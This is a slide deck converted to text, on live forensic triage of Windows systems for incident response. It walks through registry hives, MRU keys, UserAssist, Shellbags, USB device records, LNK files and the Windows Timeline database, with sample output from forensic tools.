

Incident Response Using Live Forensic Techniques

Techniques and Tools to Facilitate Live Forensics

April, 2024



@PeterMorin123



Peter Morin, CISSP

ICS/OT Cybersecurity Consultant

- Based out of Halifax, Nova Scotia, Canada
- Over 25 years of experience cyber security
- Specialize in security of critical infrastructure, incident response, threat hunting, etc.
- Worked in the past for the various military and government agencies
- Spoken at events run by FIRST, BlackHat, FBI, DHS, ISACA, US DoD as well as lectured a numerous colleges and universities.
- CISSP, CISA, CRISC, CGEIT, CDPSE, PCI-QSA GCFA
- FIRST Liaison Member

Importance of Live Forensics | Incident Response

“We need to look at these various OT HMI Windows systems at the LNG gas plant to see if there is any evidence that they have been breached...**oh, and they do not have an EDR much less an AV tool installed...**”



Importance of Live Forensics | Incident Response

- Triage exercise
- Refer to MITRE ATT&CK
- Key Windows Artifacts
 - Registry
 - Contents of important files
 - Running Programs
 - Investigating Common Windows Processes
- Device Memory Analysis
- We have to be efficient and not impact the OT system





Key Windows Artifacts | Registry

- Giant database that the OS uses to function
- `c:\windows\system32\config`
 - DEFAULT, SAM, SECURITY, SOFTWARE and SYSTEM – most common hives we refer to when performing DFIR
 - “Regback” dir includes a backup of the registry hives – useful if an attacker tries to perform anti-forensics and delete keys, etc. (often forgotten by the attacker)
- All user profiles also have an individual NTUSER.DAT – plugs into the registry as “HKCU”.



DEFAULT, SAM,
SECURITY, SOFTWARE
and SYSTEM,
NTUSER.DAT



Eric Zimmerman - <https://ericzimmerman.github.io/>

Key Windows Artifacts | Explorer


- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
 - \ComDlg32
 - \LastVistedPidIMRU
 - \OpenSavePidIMRU
 - \RecentDocs
 - \RunMRU
 - \TypedPaths
 - \UserAssist

Recent documents						
Extension	Value Name	Target Name	Lnk Name	Mru Position	Opened On	Extension Last Opened
RecentDocs	1	temp	temp.lnk	=	2024-04-03 13:10:16	2024-04-03 13:10:16
RecentDocs	5	regrip.txt	regrip.lnk		1	2024-04-03 13:01:02
RecentDocs	4	This PC	This PC.lnk		2	
RecentDocs	3	C:\	Local Disk (C:).lnk		3	
RecentDocs	2	Local Disk (C:)	Local Disk (C:).lnk		4	
RecentDocs	0	RegistryExplorer.zip	RegistryExplorer.lnk		5	2024-04-03 12:37:04
Folder	2	temp	temp.lnk		0	2024-04-03 13:10:16
Folder	1	This PC	This PC.lnk		1	
Folder	0	Local Disk (C:)	Local Disk (C:).lnk		2	
.zip	0	RegistryExplorer.zip	RegistryExplorer.lnk		0	2024-04-03 12:37:04
.txt	0	regrip.txt	regrip.lnk		0	2024-04-03 13:01:02

Type viewer	Slack viewer
00000000	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C
0000001D	74 00 65 00 6D 00 70 00 00 00 5A 00 32 00 00 00 00 00 00 00 00 00 74 65 6D 70 2E
0000003A	6C 6E 68 00 00 42 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000057	00 2E 00 6C 00 6E 00 6B 00 00 00 18 00 00 00

\RecentDocs

Key Windows Artifacts | Explorer




The image shows a Windows Registry window with the 'RunMRU' path selected. The 'Values' tab is active, displaying a list of registry values. A red box highlights the 'explorer' entry in the 'Open:' field of the Windows 'Run' dialog box, which is overlaid on the registry window.

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Re
a	RegSz	cmd\1		<input type="checkbox"/>	
MRUList	RegSz	edcba		<input type="checkbox"/>	
b	RegSz	powershell.exe\1	0F-00	<input type="checkbox"/>	
c	RegSz	mspaint\1		<input type="checkbox"/>	
d	RegSz	cmd.exe\1		<input type="checkbox"/>	
e	RegSz	notepad.exe\1		<input type="checkbox"/>	

\RunMRU (Most Recently Used) associated with a specific user's NTUSER.DAT

Key Windows Artifacts | Explorer

Value Name	Value Type	Data	Value Slack	Is Deleted
url1	RegSz	C:\Ransomware_src_files	74-00-20-00-45-00-78-00-70-00-6C-0...	<input type="checkbox"/>
url2	RegSz	C:\Windows\System32\config	78-00-70-00-6C-00-6F-00-72-00-65-0...	<input type="checkbox"/>
url3	RegSz	Peter Morin	00-31-00-41	<input type="checkbox"/>
url4	RegSz	C:\temp	00-41-00-45	<input type="checkbox"/>
url5	RegSz	C:\	08-AD-0F-00	<input type="checkbox"/>



\TypedPaths (explicit location typed into Windows Explorer) associated with a specific user's NTUSER.DAT

Values		UserAssist			
Drag a column header here to group by that column					
	Program Name	Run Counter	Focus Count	Focus Time	Last Executed
▼	ntuser.dat	=	=	ntuser.dat	=
	Microsoft.WindowsCalculator_8wekyb3d8bbwe!App	8	9	0d, 0h, 02m, 30s	2024-04-03 04:34:20
	{System}\mspaint.exe	9	8	0d, 0h, 01m, 50s	2024-04-03 14:37:09
	{System}\notepad.exe	10	8	0d, 0h, 01m, 34s	2024-04-03 14:47:25
	Microsoft.Windows.Explorer	2	51	0d, 0h, 27m, 44s	2024-04-03 12:49:24
	windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel	0	4	0d, 0h, 01m, 37s	
	D:\setup64.exe	1	3	0d, 0h, 00m, 59s	2024-04-03 04:38:51
	Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy!App	0	1	0d, 0h, 00m, 10s	
	{System}\cmd.exe	8	3	0d, 0h, 00m, 30s	2024-04-03 14:37:27
	C:\Users\Peter Morin\Downloads\windowsdesktop-runtime-6.0.28-win-x64.exe	1	0	0d, 0h, 00m, 00s	2024-04-03 12:34:35
	C:\Users\Peter Morin\AppData\Local\Temp\{Unmapped GUID: 1BDD0F8F-A465-4C54-9C27-13DAE768EFE4}\cr\windowsdesktop-runtime-6.0.28-win-x64.exe	0	1	0d, 0h, 00m, 03s	
	C:\Users\Peter Morin\Downloads\RegistryExplorer\RegistryExplorer\RegistryExplorer.exe	10	35	0d, 0h, 31m, 48s	2024-04-03 14:51:57
	C:\Users\Peter Morin\Downloads\RegRipper3.0-master\rr.exe	3	5	0d, 0h, 04m, 21s	2024-04-03 13:03:15
	Microsoft.Windows.Cortana_cw5n1h2txyewy!CortanaUI	0	8	0d, 0h, 01m, 56s	
	{Windows}\regedit.exe	2	6	0d, 0h, 02m, 19s	2024-04-03 14:32:12
	C:\Users\Peter Morin\Downloads\RegRipper3.0-master\rip.exe	1	0	0d, 0h, 00m, 00s	2024-04-03 13:03:24
	C:\Users\Peter Morin\Downloads\AccessData_Registry_Viewer_2.0.0.exe	1	0	0d, 0h, 00m, 00s	2024-04-03 13:09:26
Total rows: 42					

\UserAssist (when a GUI program was last executed and how many times) associated with a specific user's NTUSER.DAT



Key Windows Artifacts | Shellbags

- Ever noticed modified folder settings persisting when you revisit them?
- Shellbags are registry keys utilized by Windows to customize the look and feel of a folder (e.g., icons, position, size, sorting method)
- Works on folders on network drives and removable devices (e.g., E, D, F).
- Shellbags persist for things that have long since deleted - you can prove whether a specific folder was accessed by a particular user or not.

```
HKCU\Software\Microsoft\Windows\Shell  
  
\BagMRU  
\Bags
```

ShellBags Explorer v2.0.0.0
File Tools Help

Value

Desktop

This PC

Downloads

C:

Program Files (x86)

Ransomware_src_files

New folder

Windows

Program Files

temp

Users

Documents

Quick Access

Shared Documents Folder (Users Files)

Drag a column header here to group by that column

Value	Icon	Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted
Program Files (x86)	No im...	Program Files (x86)	=	=	=	=	=

Summary Details Hex

Name: Ransomware_src_files
Absolute path: Desktop\This PC\C:\Program Files (x86)\Ransomware_src_files
Key-Value name path: BagMRU\0\1-4
Registry last write time: 2024-04-03 14:55:31.599

Target timestamps
Created on: 2024-04-03 14:43:00.000
Modified on: 2024-04-03 14:43:00.000
Last accessed on: 2024-04-03 14:43:00.000

Miscellaneous
Shell type: Directory
Node slot: 28
MRU position: 1
of child bags: 0

First interacted with: 2024-04-03 14:43:11.237

ShellBags Explorer

Key Windows Artifacts | USB Devices

The screenshot displays the Windows Registry Editor with the path `C:\Windows\system32\config\SYSTEM` selected. The left pane shows the tree structure, and the right pane shows the values for the `USBSTOR` key. The table below represents the data shown in the right pane.

Timestamp	Manufacturer	Title	Version	Serial Number	Device Name	Disk Id	Installed	First Installed	Last Connected	Last Removed
2024-03-30 13:13:37	Ven_ST310005	Prod_20AS	Rev_	9031FFFFFFFF&0	ST310005 20AS USB Device	{1534ffd3-ed32-11ee-ba90-34f39aea2afd}	2024-03-30 13:13:37	2024-03-30 13:13:37	2024-03-30 13:13:37	2024-03-30 13:16:13
2024-03-30 13:27:16	Ven_TOSHIBA	Prod_External_USB_3.0	Rev_0	20200210003522F&0	TOSHIBA External USB 3.0 USB Device	{15350060-ed32-11ee-ba90-34f39aea2afd}	2024-03-30 13:27:16	2024-03-30 13:27:16	2024-04-01 00:07:21	2024-04-01 01:02:15

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR < Class ID / Serial #

Key Windows Artifacts | USB Devices

Enter text to search... Find

Key name	# values	# subkeys
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB	=	=
SW	0	0
SWD	0	0
UEFI	0	0
USB	0	5

Values USBSTOR

Timestamp	Manufacturer	Title	Version	Serial Number	Device ID
2024-03-30 13:13:37	Ven_ST310005	Prod_20AS	Rev_0	9031FFFFFFFFF&0	ST310005
2024-03-30 13:27:16	Ven_TOSHIBA	Prod_External_USB_3.0	Rev_0	20200210003522F&0	TOSHIBA

VID_046D&PID_C52F&MI_01

VID_046D&PID_C534

VID_046D&PID_C534&MI_00

VID_046D&PID_C534&MI_01

VID_047F&PID_430B

VID_047F&PID_430B&MI_00

VID_047F&PID_430B&MI_03

VID_0480&PID_0901

20200210003522F

Device Parameters

Properties

VID_04CA&PID_7053

VID_04CA&PID_7053&MI_00

Value Name	Value Type	Data	Value Slack	Is Deleted
DeviceDesc	RegSz	@usbstor.inf,%genericbulkonly.deviceDesc%;USB Mass Stor...		<input type="checkbox"/>
LocationInformation	RegSz	Port_#0001.Hub_#0002	00-00	<input type="checkbox"/>
Capabilities	RegDword	148		<input type="checkbox"/>
Address	RegDword	1		<input type="checkbox"/>
ContainerID	RegSz	{7350d9ee-5d2a-54b9-8671-56b2486b5e75}	00-00-00-00-00-00	<input type="checkbox"/>
HardwareID	RegMultiSz	USB\VID_0480&PID_0901&REV_0000 USB\VID_0480&PID_0...		<input type="checkbox"/>
CompatibleIDs	RegMultiSz	USB\Class_08&SubClass_06&Prot_50 USB\Class_08&SubCla...	6F-00-6C-00	<input type="checkbox"/>
ClassGUID	RegSz	{36fc9e60-c465-11cf-8056-444553540000}	69-00-6E-00-64-00	<input type="checkbox"/>
Service	RegSz	USBSTOR	58-00-38-00	<input type="checkbox"/>
Driver	RegSz	{36fc9e60-c465-11cf-8056-444553540000}\0020	77-00-73-00	<input type="checkbox"/>
Mfg	RegSz	@usbstor.inf,%generic.mfg%;Compatible USB storage device	70-00	<input type="checkbox"/>
ConfigFlags	RegDword	0		<input type="checkbox"/>

Type viewer Binary viewer

Value name DeviceDesc


Value type RegSz

Value @usbstor.inf,%genericbulkonly.deviceDesc%;USB Mass Storage Device

HKLM\SYSTEM\CurrentControlSet\Enum\USB < VID / PID (Vendor ID / Product ID)

Key Windows Artifacts | USB Devices

▶	VID_047F&PID_430B&MI_03	0
▶	VID_0480&PID_0901	0
▶	20200210003522F	12
▶	Device Parameters	3
▶	Properties	0

 **USB\VID_0480 = Toshiba Electric Device & Storage Corporation (TDSC) - USB ID Database**
Vendor ID and Product ID list


Lookup USB devices with Vendor ID, Product ID and/or Name:

Vendor ID

Product ID

Name


Search Results:

VID	PID	Name
0x0480		Toshiba Electric Device & Storage Corporation (TDSC)
0x0480		Toshiba America Inc  www.toshiba.com
0x0480	0x0901	Toshiba America Inc External USB 3.0

<https://the-sz.com/products/usbid/>

Key Windows Artifacts | LNK “Link” Files

- What if the original file has been removed??
- Windows automatically creates these shortcuts when the user open, uses or creates a file or folder
 - C:\Users\AppData\Roaming\Microsoft\Windows\Recent\



Key Windows Artifacts | LNK “Link” Files

```
Administrator: Command Prompt
C:\Users\Peter Morin\Downloads\exiftool-12.81>"exiftool(-k).exe" SecretSauce.lnk
ExifTool Version Number      : 12.81
File Name                    : SecretSauce.lnk
Directory                   : .
File Size                    : 636 bytes
File Modification Date/Time  : 2024:04:03 07:04:59-07:00
File Access Date/Time       : 2024:04:03 11:02:49-07:00
File Creation Date/Time     : 2024:04:03 11:02:49-07:00
File Permissions             : -rw-rw-rw-
File Type                    : LNK
File Type Extension         : lnk
MIME Type                    : application/octet-stream
Flags                        : IDList, LinkInfo, RelativePath, WorkingDir, Unicode, NoKnownFolderTracking
File Attributes              : Archive
Create Date                  : 2024:04:03 07:04:58-07:00
Access Date                  : 2024:04:03 07:04:59-07:00
Modify Date                  : 2024:04:03 07:04:59-07:00
Target File Size             : 6
Icon Index                   : (none)
Run Window                   : Normal
Hot Key                      : (none)
Target File DOS Name        : SecretSauce.txt
Drive Type                   : Fixed Disk
Drive Serial Number          : E234-24E2
Volume Label                 :
Local Base Path              : C:\Users\Peter Morin\Documents\SecretSauce.txt
Relative Path                : ..\..\..\..\Documents\SecretSauce.txt
Working Directory            : C:\Users\Peter Morin\Documents
Machine ID                   : desktop-85oor1q
-- press ENTER --

C:\Users\Peter Morin\Downloads\exiftool-12.81>
```

Example:

These LNK files were found in a bad actor’s “RecentDocs” in their NTUSER.DAT hive:

- 1scan.lnk
- 1minik.lnk
- lp.txt.lnk
- Mimikatz.log.lnk

Key Windows Artifacts | Activities Cache Database

- Timeline is a Windows characteristic that provides chronological history of web pages visited, edited documents, and executed applications.
- The database resides in the path
`\Users\\AppData\Local\ConnectedDevicesPlatform\\ActivitiesCache.db`.



```

Administrator: Command Prompt

C:\Users\Peter Morin\Downloads\WxTcmd (NET4)> WxTcmd.exe -f "C:\Users\Peter Morin\AppData\Local\ConnectedDevicesPlatform\fd1c8dc2249aee1d\ActivitiesCache.db" --csv c:\temp
WxTcmd version 0.6.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/WxTcmd

Command line: -f C:\Users\Peter Morin\AppData\Local\ConnectedDevicesPlatform\fd1c8dc2249aee1d\ActivitiesCache.db --csv c:\temp

ActivityOperation entries found: 370
Activity_PackageId entries found: 2,322
Activity entries found: 399

Results saved to: c:\temp

Processing complete in 0.6861 seconds

```

This database can be opened with an SQLite tool or with the tool WxTcmd which generates 2 files that can be opened with the tool TimeLine Explorer.

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

20240402170713_Peter Morin_Activity.csv | 20240402170713_Peter Morin_Activity_PackageIDs.csv | 20240402170713_Peter Morin_ActivityOperations.csv


Drag a column header here to group by that column

